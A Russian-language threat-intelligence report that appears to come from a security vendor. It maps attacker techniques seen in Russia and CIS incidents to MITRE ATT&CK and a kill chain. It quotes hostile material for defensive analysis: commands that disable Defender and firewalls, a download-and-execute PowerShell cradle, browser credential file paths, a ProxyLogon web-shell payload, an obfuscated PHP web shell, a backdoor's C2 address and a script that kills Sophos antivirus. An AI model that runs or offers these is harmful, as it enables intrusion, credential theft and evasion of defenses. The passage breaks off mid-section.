Атакующие используют эту технику для повышения привилегий в системе и дальнейшего развития атаки. Одной из наиболее часто встречающихся процедур является включение (перевод в статус Enabled) привилегий в токене (маркере доступа).

Как атакующие используют Access Token Manipulation?

Самым распространенным способом перевести привилегию в статус Enabled является использование WinAPI **AdjustTokenPrivileges**. С помощью этой функции нельзя добавить привилегии, которых нет в токене, однако можно перевести имеющиеся из статуса disabled в статус enabled. Наиболее распространенные привилегии, которые атакующие включают — «God» privileges. Это список из 9 (официально 8) привилегий, наличие которых в токене может привести к компрометации системы:

- SeDebugPrivilege
- SeImpersonatePrivilege
- SeLoadDriverPrivilege
- SeTakeOwnershipPrivilege
- SeBackupPrivilege
- SeRestorePrivilege
- SeTcbPrivilege
- SeRelabelPrivilege⁶
- SeAssignPrimaryTokenPrivilege

⁶ Официально не считается «God» привилегией.

Scheduled Task/Job: Scheduled Task T1053.005

Зачем атакующие используют планировщик задач Windows?

Планировщик задач часто используется для закрепления в системе и более незаметного выполнения кода. Создание задачи планировщика позволяет разорвать Parent-Child связь при выполнении вредоноса и, быть может, отложить его запуск на какое-то время.

Как атакующие используют планировщик задач Windows?

Самым распространенным способом создания и управления задачами планировщика является утилита `schtasks.exe`. Эта консольная утилита используется для задачи параметром и старта отложенной задачи или изменения уже существующей. Стоит отметить использование нескольких пробелов перед флагами, а также непостоянный порядок этих флагов в командной строке. Самые частые аргументы, с которыми запускается `schtasks`:

- `schtasks.exe /create /tn`
- `schtasks /create /tn`
- `SchTaSKs /create /f /sc minute /mo -1 /tn`
- `schtasks /create /sc minute /mo 1 /tn`
- `C:\Windows\system32\schtasks.exe /create /f /ru`
- `schtasks /create /f /RU`
- `SchTasks.exe /Create /F /TN`
- `schtasks /create /f /sc onlogon /rl highest /tn`
- `schtasks.exe /create /tn Header /XML $user\\$appdata\\Chrome\\vvss3333.xml`
- `schtasks.exe /Create /XML`
- `schtasks.exe /create /f /tn`
- `schtasks /create /sc minute /mo 1 /tn Server /tr $user\\$temp/Server.exe`
- `schtasks /create /f /sc onlogon /rl highest /tn`
- `C:\Windows\system32\schtasks.exe /delete /f /tn`
- `schtasks /Change /TN`
- `SchTaSKs /create /f /sc minute /mo 5 /tn`

Abuse Elevation Control Mechanism: Bypass User Account Control T1548.002

Зачем атакующие обходят UAC?

User Account Control (UAC) — технология, ограничивающая неявное использование привилегий Администратора. Эта технология при выполнении программы требует явного подтверждения пользователя, если программа пытается выполнить действия, для которых необходимы привилегии администратора. Также в токен с Mandatory label — Medium становится невозможно добавить «God» привилегии.

Как атакующие обходят UAC?

Для обхода UAC атакующие чаще всего используют известные методы, описанные, например, в UACME⁷. Также популярный способ обойти технологию UAC — отключить ее с помощью установки определенных значений в реестре. Наиболее популярно изменение следующих значений:

- EnableLUA
- ConsentPromptBehaviorAdmin
- PromptOnSecureDesktop

Peripheral Device Discovery T1120

Зачем атакующие изучают периферийные устройства?

Разведка периферийных устройств может производиться с различными целями: распространиться на другие хосты, заразив USB, собрать информацию о подключенных носителях с целью зашифровать файлы на них или собрать информацию для планирования дальнейшего развития атаки.

Как атакующие изучают периферийные устройства?

Наиболее популярный способ разведки периферийных устройств одновременно является и наиболее простым — PowerShell. Атакующие используют такие командлеты как **Get-PnpDevice** или обращаются к классам WMI: **CIM_LogicalDevice**, **Win32_PnpDevice**, **Win32_PnpEntity**.

Impair Defenses: Disable or Modify Tools T1562.001

Зачем атакующие отключают службы и/или останавливают работу утилит?

Атакующие отключают те службы, которые мешают им достигать целей. Это могут быть службы мониторинга, UAC, Windows Defender и другие.

Как атакующие отключают службы и/или останавливают работу утилит?

Наибольшей популярностью пользуются два способа: отключить те или иные параметры в реестре, использовать определенные командлеты powershell или напрямую завершить процесс с помощью taskkill.exe. Примеры командных строк, где применяются все эти способы:

- `cmd.exe /c taskkill /F`
- `$windir\\$system32\\WindowsPowerShell\\v1.0\\powershell.exe Add-MpPreference -ExclusionPath @($env:UserProfile, $env:ProgramData) -ExclusionExtension`
- `powershell Set-MpPreference -DisableIntrusionPreventionSystem $true -DisableIOAVProtection $true -DisableRealtimeMonitoring $true -DisableScriptScanning $true -EnableControlledFolderAccess Disabled -EnableNetworkProtection AuditMode -Force -MAPSReporting Disabled -SubmitSamplesConsent NeverSend`
- `sc.exe stop ClickToRunSvc`

Также часто атакующие выставляют значения в реестре напрямую (при помощи WinAPI для работы с реестром), например, устанавливают значение 1 в параметр `DisableBehaviorMonitoring` в ключе «HKLM\\SOFTWARE\\Policies\\Microsoft\\Windows Defender\\Real-Time Protection».

Windows Management Instrumentation T1047

Зачем атакующие используют WMI?

С помощью технологии Windows Management Instrumentation (WMI) атакующие производят разведку, закрепление и локальный или удаленный запуск ПО.

Как атакующие используют WMI?

Наиболее популярных способов взаимодействия с WMI два — `wmic` и `powershell`.

Пример популярных командных строк:

- `wmic /Node:localhost /Namespace:\\\\root\\SecurityCenter2 Path AntiVirusProduct Get displayName / Format:List`
- `wmic process call create`
- `powershell Get-WmiObject -Namespace root\\SecurityCenter2 -Class AntiVirusProduct;`

Самым популярным способом использования WMI в СНГ регионе в первом квартале 2024 года оказался удаленное создание задач планировщика: на хостах, на которых создаются задачи, от процесса **WmiPrvSE.exe** рождается процесс **schtasks.exe**.

Credentials from Password Stores: Credentials from Web Browsers T1555.003

Зачем атакующие достают учетные данные из браузеров?

Учетные данные, хранящиеся в браузерах, могут быть интересны как сами по себе, так и в связи с дальнейшим развитием атаки. Сами по себе данные обычно собираются стиллерами и затем продаются или выкладываются в открытый доступ. Также секреты пользователей могут содержать данные для аутентификации на внутренних ресурсах организации или раскрывать информацию о их местонахождении.

Как атакующие достают учетные данные из браузеров?

Наиболее популярный способ получения доступа к секретам — напрямую взять их из файла, где они хранятся. Вот список наиболее «просматриваемых» атакующими файлов:

- `$user\%appdata%\Google\Chrome\User Data\Default>Login Data`
- `$user\%appdata%\Mozilla\Firefox\Profiles*.default\key4.db`
- `$user\%appdata%\Google\Chrome\User Data\Local State`
- `$user\%appdata%\Mozilla\Firefox\Profiles*.default\key3.db`
- `$user\%appdata%\Google\Chrome\User Data\Default\Web Data`
- `$user\%appdata%\Mozilla\Firefox\Profiles*.default\logins.json`

Command and Scripting Interpreter: Windows Command Shell T1059.003

Зачем атакующие используют cmd?

Командный интерпретатор cmd.exe используется для быстрого выполнения команд на скомпрометированном хосте. Использование скриптов значительно сокращает атакующим время, необходимое для подготовки инструментария атаки.

Как атакующие используют cmd?

Cmd.exe обычно используется для запуска консольных утилит. Наиболее частый сценарий: атакующие загружают bat-скрипт, внутри которого уже есть команды для осуществления тех или иных действий. Частые паттерны в командных строках утилит, запущенных из cmd.exe на примере интересного скрипта:

- `reg add HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System /v DisableTaskMgr /t REG_DWORD /d 1 /fc md.exe /c E: & attrib +h +s +r +i /D /S * & echo [%RANDOM%] Упсик Твои файлы Зашифрованы! Пиши @Hwid_X 1>info-0v92.txt & attrib -h +s +r info-lox.txt POWERsHEIL -noNiNTEraCTI -NoIO -wiN hldden -execuTIONpOLlc byPASS -nOPROfIle -COmMAND &($eNV:ComsPec[4,24,25]-Join...`

Топ утилит, которые вызываются в bat-скриптах:

- `$windir\\$system32\\reg.exe`
- `$windir\\$system32\\cmd.exe`
- `$windir\\$system32\\icacls.exe`
- `$windir\\$system32\\cacls.exe`
- `$windir\\$system32\\takeown.exe`
- `$windir\\$system32\\mshta.exe`
- `$windir\\$system32\\forfiles.exe`
- `$windir\\$system32\\schtasks.exe`

Command and Scripting Interpreter: PowerShell T1059.001

Зачем атакующие используют PowerShell?

PowerShell — мощный инструмент, с помощью которого атакующие выполняют различные действия: взаимодействуют с WMI, загружают необходимое ПО, изменяют параметры конфигурации, добавляют или меняют значения реестра и т.д.

Большим преимуществом PowerShell для атакующих является простота обфускации команд.

Как атакующие используют PowerShell?

Основные сценарии использования PowerShell включают изменение параметров ПО (например, Windows Defender), скачивание дополнительного ПО, выполнение C# кода:

```
$windir\\$system32\\WindowsPowerShell\\v1.0\\powershell.exe Add-MpPreference -ExclusionPath @($env:UserProfile, $env:ProgramData) -ExclusionExtension
```

```
powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -nopprofile -noexit -c IEX ((New-Object Net.WebClient).DownloadString(
```

Permission Groups Discovery: Local Groups T1069.001

Зачем атакующие проводят разведку локальных групп?

Атакующие просматривают существующие локальные группы и их участников, чтобы использовать эту информацию при планировании дальнейшего развития атаки. Имена пользователей в стандартных группах могут использоваться для перебора паролей.

Как атакующие проводят разведку локальных групп?

Windows предоставляет множество возможностей просмотреть локальные группы и их участников. Это можно сделать при помощи GUI, PowerShell, однако самый распространенный способ — разведка при помощи утилиты `net.exe`. Наиболее частая команда, выполняемая атакующими:

```
net.exe localgroup Administrators
```

Event Triggered Execution: Image File Execution Options Injection T1546.012

Зачем атакующие используют IFEO?

Ветка реестра IFEO (Image File Execution Options) используется для закрепления.

Как атакующие используют IFEO?

В значение Debugger для какого-то приложения в ветке HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\

- taskmgr.exe
- explorer.exe
- firefox.exe
- iexplore.exe
- regedit.exe
- msconfig.exe
- spoolsv.exe

Чаще всего атакующие в качестве значения устанавливают свой исполняемый файл или команду с целью выведения из строя системы как, например, **cmd.exe /c del.**

Service Stop T1489

Зачем атакующие останавливают работу служб?

Есть несколько целей, которые могут преследовать атакующие, останавливая работу легитимных служб:

1

Нарушить работоспособность всей системы или какой-то ее части.

2

Остановить приложение или службу, мешающее выполнять задачи атакующих, например, шифрование данных.

3

Для вступления в силу изменений, внесенных атакующими в конфигурацию службы.

Как атакующие останавливают работу служб?

Наиболее часто встречаются три способа остановки служб: с помощью утилиты `sc.exe`, с помощью утилиты `net.exe`, с помощью `taskkill.exe`. Примеры командных строк, часто встречаемых нами:

- `sc stop eventlog`
- `net stop <service_name>`
- `taskkill /PID <PID>`
- `TASKKILL /F /IM taskmgr.exe`

Masquerading: Match Legitimate Name or Location T1036.005

Зачем атакующие мимикрируют под легитимное ПО?

Называя файлы как легитимные системные исполняемые файлы или располагая их в системе похожим на легитимное ПО образом, атакующие делают процесс обнаружения компрометации сложнее. В ОС Windows множество стандартных исполняемых файлов и количество легитимного ПО увеличивается, если брать в расчет пользовательские программы, такие как, например, браузеры. Многие из них создают задачи планировщика, службы или добавляют те или иные исполняемые файлы в автозапуск, отчего у атакующих появляется множество возможностей для мимикрии.

Как атакующие мимикрируют под легитимное ПО?

Наиболее частый сценарий маскировки — назвать исполняемый файл так же, как и легитимный исполняемый файл Windows. Зачастую переименованный вредоносный файл располагается в открытой, нетипичной для легитимного файла с таким же именем директории, например, **AppData\Local\Temp** или в папке **Downloads**. Примеры часто встречающихся названий:

- C:\Users\\AppData\Local\csrss.exe
- C:\Users\\AppData\Local\sass.exe
- C:\Windows\System32\eaminvoker.exe
- C:\Users\\AppData\Local\services.exe
- C:\Users\\AppData\Local\winlogon.exe
- C:\Users\\AppData\Local\smss.exe
- C:\Users\\AppData\Local\svchost.exe
- C:\Users\\AppData\Local\Microsoft\svchost.exe

Process Injection: Portable Executable Injection T1055.002

Зачем атакующие используют PE injection?

PE injection — один из самых простых способов инъекции кода в другой процесс и его выполнения в контексте другого процесса. Атакующие пользуются этим способом из-за того, что он объединяет в себе простоту реализации и эффективность. Часто Process Injection используется не только для более скрытного выполнения своих действий, но и для повышения привилегий.

Как атакующие используют PE injection?

Атакующие записывают образ исполняемого файла в адресное пространство целевого процесса и создают в нем удаленный поток (CreateRemoteThread), который его выполняет. Самые частые процессы, **в которые** происходит инъекция:

- C:\Windows\System32\svchost.exe
- C:\Windows\explorer.exe
- C:\Windows\System32\explorer.exe
- C:\Windows\System32\logagent.exe
- C:\Windows\System32\lsass.exe

Impair Defenses: Disable or Modify System Firewall T1562.004

Зачем атакующие отключают или вносят изменения в хостовой FW Windows?

Чтобы иметь возможность соединиться по сети с серверами C2 или чтобы иметь базовый доступ к сети от нетипичного приложения.

Как атакующие отключают или вносят изменения в хостовой FW Windows?

Наиболее распространены два способа изменения или отключения хостового файрвола: с помощью утилиты netsh или с помощью внесения изменений в параметры реестра Windows. Примеры популярных командных строк:

- netsh firewall add allowedprogram
- netsh firewall set opmode mode=disable
- netsh advfirewall set currentprofile state off
- netsh advfirewall set allprofiles state off

Пример ветки реестра и значения, добавленного атакующими, разрешающих входящий UDP трафик для приложения **C:\Users\\AppData\Local\Temp\server.exe**:

```
HKLM\SYSTEM\ControlSet001\services\SharedAccess\Parameters\FirewallPolicy\FirewallRules
```

```
Registry_value_name: {20E9A179-7502-465F-99C4-CC85D61E7B23}
```

```
Registry_value:'v2.10|Action=Allow|Active=TRUE|Dir=In|Protocol=17|Profile=Public|App=C:\Users\\AppData\Local\Temp\server.exe|Name=server.exe|'
```

Еще один способ, которым пользуются атакующие для отключения Windows FW — остановка сервиса mpssvc. Чаще всего они осуществляют ее с помощью утилиты net:

```
net stop mpssvc
```

Process Injection: Process Hollowing T1055.012

Зачем атакующие используют Process Hollowing?

Техника Process Hollowing используется атакующими для более скрытного выполнения кода и обхода некоторых защитных мер. Сама техника заключается в запуске процесса, в котором основной поток находится в приостановленном состоянии, и подмене исполняемого файла процесса своим исполняемым файлом с последующим возобновлением работы потока. Это приводит к выполнению кода в контексте другого процесса.

Как атакующие используют Process Hollowing?

Самый частый сценарий Process Hollowing — это создание процесса `C:\Windows\System32\svchost.exe` и перезапись его исполняемого файла в адресном пространстве. Для большей скрытности атакующие в некоторых случаях объединяют технику Process Hollowing с техникой **Access Token Manipulation: Parent PID Spoofing (T1134.004)**. Это позволяет им избежать аномалий в дереве процессов, возникающих вследствие создания процесса `svchost.exe`.

Еще один частый сценарий — hollowing процессов `explorer.exe` или `notepad.exe`.

Process Injection: Dynamic-link Library Injection T1055.001

Зачем атакующие используют DLL injection?

Простая в реализации, но эффективная техника DLL injection позволяет атакующим лучше скрывать свои действия в скомпрометированной системе за счет выполнения кода в контексте другого, почти всегда легитимного процесса. В тех случаях, например, когда в токене атакующих есть SeDebugPrivilege, DLL injection может использоваться как способ повышения привилегий.

Как атакующие используют DLL injection?

Чаще всего атакующие загружают на скомпрометированную машину DLL с кодом, который необходимо выполнить в контексте другого процесса. Предварительно записав в адресное пространство целевого процесса имя DLL, атакующие создают удаленный поток в этот процесс (CreateRemoteThread), стартовой рутинной которого является функция LoadLibrary с именем DLL атакующих в качестве параметра. Выполнение удаленного потока приводит к загрузке DLL в адресное пространство целевого процесса и выполнению функции DllMain из этой библиотеки.

Чаще всего в качестве целевых процессов выступают:

- \$windir\\explorer.exe
- \$windir\\\$system32\\notepad.exe
- lsass.exe
- wininit.exe
- winlogon.exe
- services.exe
- spoolsv.exe

Create or Modify System Process: Windows Service T1543.003

Зачем атакующие используют службы Windows?

Используя службы, атакующие достигают двух целей: закрепление и повышение привилегий. При отсутствии мисконфигураций в системе повышение привилегий с помощью служб может быть произведено от Администратора до пользователя NT Authority\System.

Как атакующие используют службы Windows?

Для создания служб атакующим (при отсутствии мисконфигураций в системе) необходимы права локального Администратора. Создать службу можно с помощью PowerShell, sc или внеся изменения в реестр.

Чаще всего атакующие добавляют свой исполняемый файл в качестве исполняемого файла службы. Пути исполняемых файлов вредоносных служб часто включают в себя открытые директории:

- C:\Users\\AppData\Local\oaocofwmfjha\gmstcccpdzbb.exe
- C:\Users\\AppData\Local\nalfdgwigwyg\lhsgwtkatl.exe
- C:\Users\\AppData\Local\SystemFiles\csrss.exe

Имена и исполняемые файлы служб часто мимикрируют под легитимное ПО в системе. Пример популярных имен служб атакующих:


- serivces
- serivecs
- windOws
- CCleanerPerformanceOptimizerService
- csrss
- Chistilka

Статистика на основе инцидентов

Статистика в этом разделе была собрана на основе инцидентов, произошедших на территории РФ и СНГ и расследованных нашими коллегами из команды GERT.

График 5

Топ техник на основе расследованных инцидентов



Разбор Unified Kill Chain

Проанализировав отчеты о расследовании инцидентов в компаниях из России и СНГ за последний год, мы решили вывести среднестатистический Unified Kill Chain атакующих на организации. Подробнее о концепции Unified Kill Chain мы рассказывали в нашем отчете «Азиатские АPT группировки»⁸.

In → Through → Out

1. Reconnaissance
2. Resource Development
3. Delivery
4. Social Engineering
5. Exploitation
6. Persistence
7. Defense Evasion
8. Command & Control

9. Pivoting
10. Discovery
11. Privilege Escalation
12. Execution
13. Credential Access
14. Lateral Movement

15. Collection
16. Exfiltration
17. Impact
18. Objectives

In

Фаза «In» в контексте Unified Kill Chain относится к начальным этапам кибератаки, направленным на получение доступа к внутренней сети целевой организации. Эти этапы включают в себя ряд тактических действий, начиная от внешней разведки и заканчивая взятием под контроль систем внутри защищаемой сети.

Reconnaissance

Для разведки инфраструктуры жертв атакующие использовали арендованные VPS сервера, с которых производили сканирование на наличие известных уязвимостей.

8 Азиатские АPT группировки

[Подробнее](#)

Resource Development

В большинстве целевых атак на организации в исследуемом регионе преимущественно использовались общедоступные утилиты:

- Cobalt Strike
- Metasploit
- Mimikatz
- Stowaway
- PowerSploit
- SoftPerfectNetworkScannerPortable
- Advanced IP Scanner
- fscan.exe
- AnyDesk
- Ngrok
- BloodHound
- Chisel
- PowerView
- CrackMapExec
- PsExec
- Impacket

Initial access & Delivery

В большинстве анализируемых нами атак на организации в регионе злоумышленники получают первоначальный доступ к инфраструктуре жертв, используя действительные локальные или доменные учетные записи, чаще всего учетные данные VPN или SSH. Получив доступ к инфраструктуре жертвы, злоумышленники используют протокол удаленного рабочего стола (RDP) для перемещения по инфраструктуре.

Также одним из распространенных методов компрометации является атака через подрядчиков. Группа злоумышленников получает доступ к инфраструктуре жертв через подрядчиков, используя сертификат пользователя для подключения к VPN клиента. Имея доступ к VPN, злоумышленник может подключиться к системам через протокол удаленного рабочего стола (RDP), а затем переместиться в инфраструктуру клиента.

Social Engineering

Этап «Social Engineering» (Социальная инженерия) в контексте Unified Kill Chain представляет собой методику, используемую злоумышленниками для манипулирования людьми с целью получения конфиденциальной информации или осуществления несанкционированного доступа к системам. В исследуемом регионе чаще всего встречались:

- Целевые атаки на конкретных пользователей или организации с использованием персонализированных сообщений, основанных на собранных данных о жертве.
- Методы психологического воздействия на сотрудников организаций, с целью получение учетных записей для получения доступа к инфраструктуре.

Exploitation

Этап «Exploitation» (Эксплуатация) в контексте Unified Kill Chain описывает процесс, при котором злоумышленники используют обнаруженные или известные уязвимости в системе или программном обеспечении жертвы для внедрения вредоносного кода или выполнения вредоносных операций.

Чаще всего за исследуемый период мы выявили эксплуатации следующих уязвимостей:

ProxyShell/ProxyLogon

Уязвимости ProxyShell и ProxyLogon были обнаружены в Microsoft Exchange Server и позволяли атакующим удалённо выполнить код на сервере без аутентификации. Злоумышленники использовали эти уязвимости для выполнения произвольного кода на уязвимых серверах, что позволяло устанавливать веб-шеллы для дальнейшего контроля над системой, извлечения конфиденциальной информации и развертывания дополнительного вредоносного ПО.

Пример обнаруженных попыток эксплуатации уязвимости ProxyLogon:

```
Set-OabVirtualDirectory, -ExternalUrl "http://[REDACTED]/#<script language=\"JScript\"
runat=\"server\">; function Page_Load(){/**/eval(Request[\"x4kme\"],\"unsafe\");}</script>;\" -Identity
\"OAB (Default Web Site)\
```

```
Remove-OabVirtualDirectory, -Force \"True\" -Identity \"[REDACTED]\\OAB (Default Web Site)\"
```

```
New-OabVirtualDirectory, -WebSiteName \"Default Web Site\" -Server \"[REDACTED]\" -Role
\"ClientAccess\" -InternalUrl \"https://[REDACTED].ru/OAB\" -Path \"C:\\Program Files\\Microsoft\\Exchange
Server\\V15\\FrontEnd\\HttpProxy\\OAB\"
```

Vmware

Уязвимости в VMware vCenter часто связаны с возможностью удаленного выполнения кода, что позволяет атакующим манипулировать управлением виртуальной инфраструктурой.

Пример:

В одном из инцидентов произошедшем в России мы обнаружили бэкдор FaceFish, который был загружен с помощью веб-шелла на сервере VMware vCenter, установленного в результате эксплуатации уязвимости CVE-2021-21972 и CVE-2021-22005.

```
/usr/lib/vmware-vmtoolsd/server/static/resources/libs/shell.jsp
```

Веб-шелл shell.jsp, который был установлен на сервер был взят из репозитория на GitHub.

Подробнее

Бэкдор FaceFish был загружен с удаленного сервера C2:

```
hxxp://146.190.23[.]86/ssh1200
```

FaceFish атакует Linux системы и позволяет перехватывать пароли пользователей, подключающихся к системе по протоколу SSH, и исполнять произвольный код, получаемый с сервера управления.

После запуска бэкдор сохраняет на систему библиотеку (shared library) libs.so и внедряет ее в процесс sshd с помощью метода ld.so.preload и перезапускает сервис ssh.

Рисунок 1 | Процесс запуска бэкдора

```
user1@pc1:~/Samples$ sudo ./c9316d8ee4d2fb1329243a1b728dfe22.elf
[+] Architecture 64 bits
[+] Control http://146.190.23.86/index.php
[+] Poll interval 1200
[+] GUID 1e8f447a-5d2954e7-285cd382-27e93a66
[+] Installing 64 bits version
[+] Creating ld.so.preload
[+] Done, restarting service...
```

Веб-шеллы представляют собой вредоносные скрипты, размещенные на веб-серверах и позволяющие атакующим удаленно управлять сервером.

Пример веб-шелла который позволяет выполнять произвольный код на сервере и загружать на него файлы:

Рисунок 2 | Веб-шелл

```
1 <?php echo 409723*20;if(md5($_COOKIE[d]))
=="\61\x37\60\62\x38\146\x34\70\67\143\142\x32\141\70\x34\x36\x30\67\x36\64\x36\x64\141\63\141\144\63\70\67\x38\145\143"){echo"\x6f\x6b";eval
(base64_decode($_REQUEST[id]));if($_POST["\165\160"]=="\165\167"){@copy($_FILES["\x66\151\x6c\x65"]["\164\155\167\15f\x6e\x61\x6d\x65"],$_FILES
["\146\x69\154\x65"]["\156\141\155\x65"]);}}?>
```

Список системных путей, в которые чаще всего загружают веб-шеллы атакующие:

```
/var/www/html/  
/public_html/  
/var/www/html/wp-content/uploads/  
/var/www/html/wp-content/plugins/  
/var/www/html/wp-includes/  
/var/tmp/  
/tmp/  
/dev/shm/  
/home/bitrix/ext_www/  
/var/www/html/assets/js/  
/var/www/html/assets/css/  
/var/www/html/assets/img/
```

Большинство веб-шеллов атакующих представляют из себя общедоступные утилиты, доступные на GitHub:

- <https://github.com/stefanpejcic/wordpress-malware>
- <https://github.com/tennc/webshell/blob/master/php/wso/wso2.php>

Persistence

Чаще всего для закрепления атакующие создают локальные и доменные учетные записи и группы, используя системные утилиты или же общедоступные инструменты, такие как PowerSploit. Злоумышленники настраивают задачи в планировщике Windows, чтобы запускать вредоносное ПО в определенное время или при определенных событиях, что помогает поддерживать активность вредоносного ПО даже после перезагрузки системы, а также изменяют или добавляют ключи реестра, отвечающие за автоматический запуск ПО при старте системы или логоне пользователя.

Пример использования системной утилиты net.exe для добавления пользователя в группу доменных администраторов:

```
net group "Администраторы Домена" [REDACTED] /add /domain
```

Один из примеров создания локальной учетной записи «veeam», замаскированной под сервисную учетную запись для работы с программным обеспечением Veeam:

```
net user /add veeam [redacted]  
net localgroup administrators veeam /add
```

Пример использования модуля PowerView:

```
Add-DomainGroupMember -Identity [REDACTED] -Members 'EXCHANGE WINDOWS PERMISSIONS'  
Add-DomainGroupMember -Identity [REDACTED] -Members 'Organization Management'  
Add-DomainObjectAcl -Rights 'All' -TargetIdentity "users" -PrincipalIdentity "engineers"
```

Пример использования задач планировщика:

```
schtasks /create /f /sc MINUTE /mo 3 /RL HIGHEST /tn "[REDACTED]" /tr "$user\AppData\malware\.  
exe"
```

Самые популярные ветки реестра, используемые атакующими для закрепления:

- HKCU\%usersid%\Software\Microsoft\Windows\CurrentVersion\Run\
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell
- HKCU\%usersid%\Software\Microsoft\Windows\CurrentVersion\RunOnce\
- HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run\

Defense Evasion

Часто атакующие в скомпрометированной инфраструктуре пытаются создать оптимальные для достижения своих целей условия: отключают защитные решения, удаляют, останавливают или изменяют конфигурацию сервисов, которые блокируют выполнение задуманных ими действий. Например, для остановки антивирусной защиты Sophos злоумышленники используют PowerShell скрипт `Sophos_kill_local.ps1`:

Sophos_kill_local.ps1

Данный скрипт пытается завершить процессы Sophos на компьютере и записывает результаты в локальные и удаленные файлы журналов.

```
$LogTime = Get-Date -Format "MM-dd-yyyy_hh-mm-ss"
$path = "C:\Program Files (x86)\Sophos\Logs\"
$pcname = $env:computername
$Processes = Get-WmiObject -Class Win32_Process -ComputerName $env:computername -Filter
"ExecutablePath LIKE '%Sophos'"
foreach ($process in $processes) {
    $ProcessName = $process.name
    $returnval = $process.terminate()
    $processid = $process.handle
    if($returnval.returnvalue -eq 0) {
        $LogFile1 = 'C:\Program Files (x86)\Sophos\Logs\'+$LogTime+"_Success-Terminated"+".txt"
        $LogFile11 = '\\[redacted]\NETLOGON\Sophos\Logs\'+$pcname+"_"$LogTime+"_Success-
Terminated"+".txt"
        "The process $ProcessName ($processid) has been terminated successfully." | Out-File $LogFile1
        -Append -Force
        "The process $ProcessName ($processid) has been terminated successfully." | Out-File $LogFile11
        -Append -Force
    } else {
        $LogFile2 = 'C:\Program Files (x86)\Sophos\Logs\'+$LogTime+"_Sophos Not-Terminated"+".txt"
        $LogFile22 = '\\[redacted]\NETLOGON\Sophos\Logs\'+$pcname+"_"$LogTime+"_Sophos Not-
Terminated"+".txt"
        "The process $ProcessName ($processid) has not been terminated." | Out-File $LogFile2 -Append
        -Force
        "The process $ProcessName ($processid) has not been terminated." | Out-File $LogFile22 -Append
        -Force
    }
}
```

Также в ходе атаки злоумышленники пытаются замести следы и затруднить работы по реагированию на инцидент. С этой целью они удаляют следы присутствия в виде исполняемых файлов, которые они запускали, скриптов, а также очищают журналы событий. Для очистки логов атакующие используют системную утилиту wevtutil.exe.

Примеры использования:

```
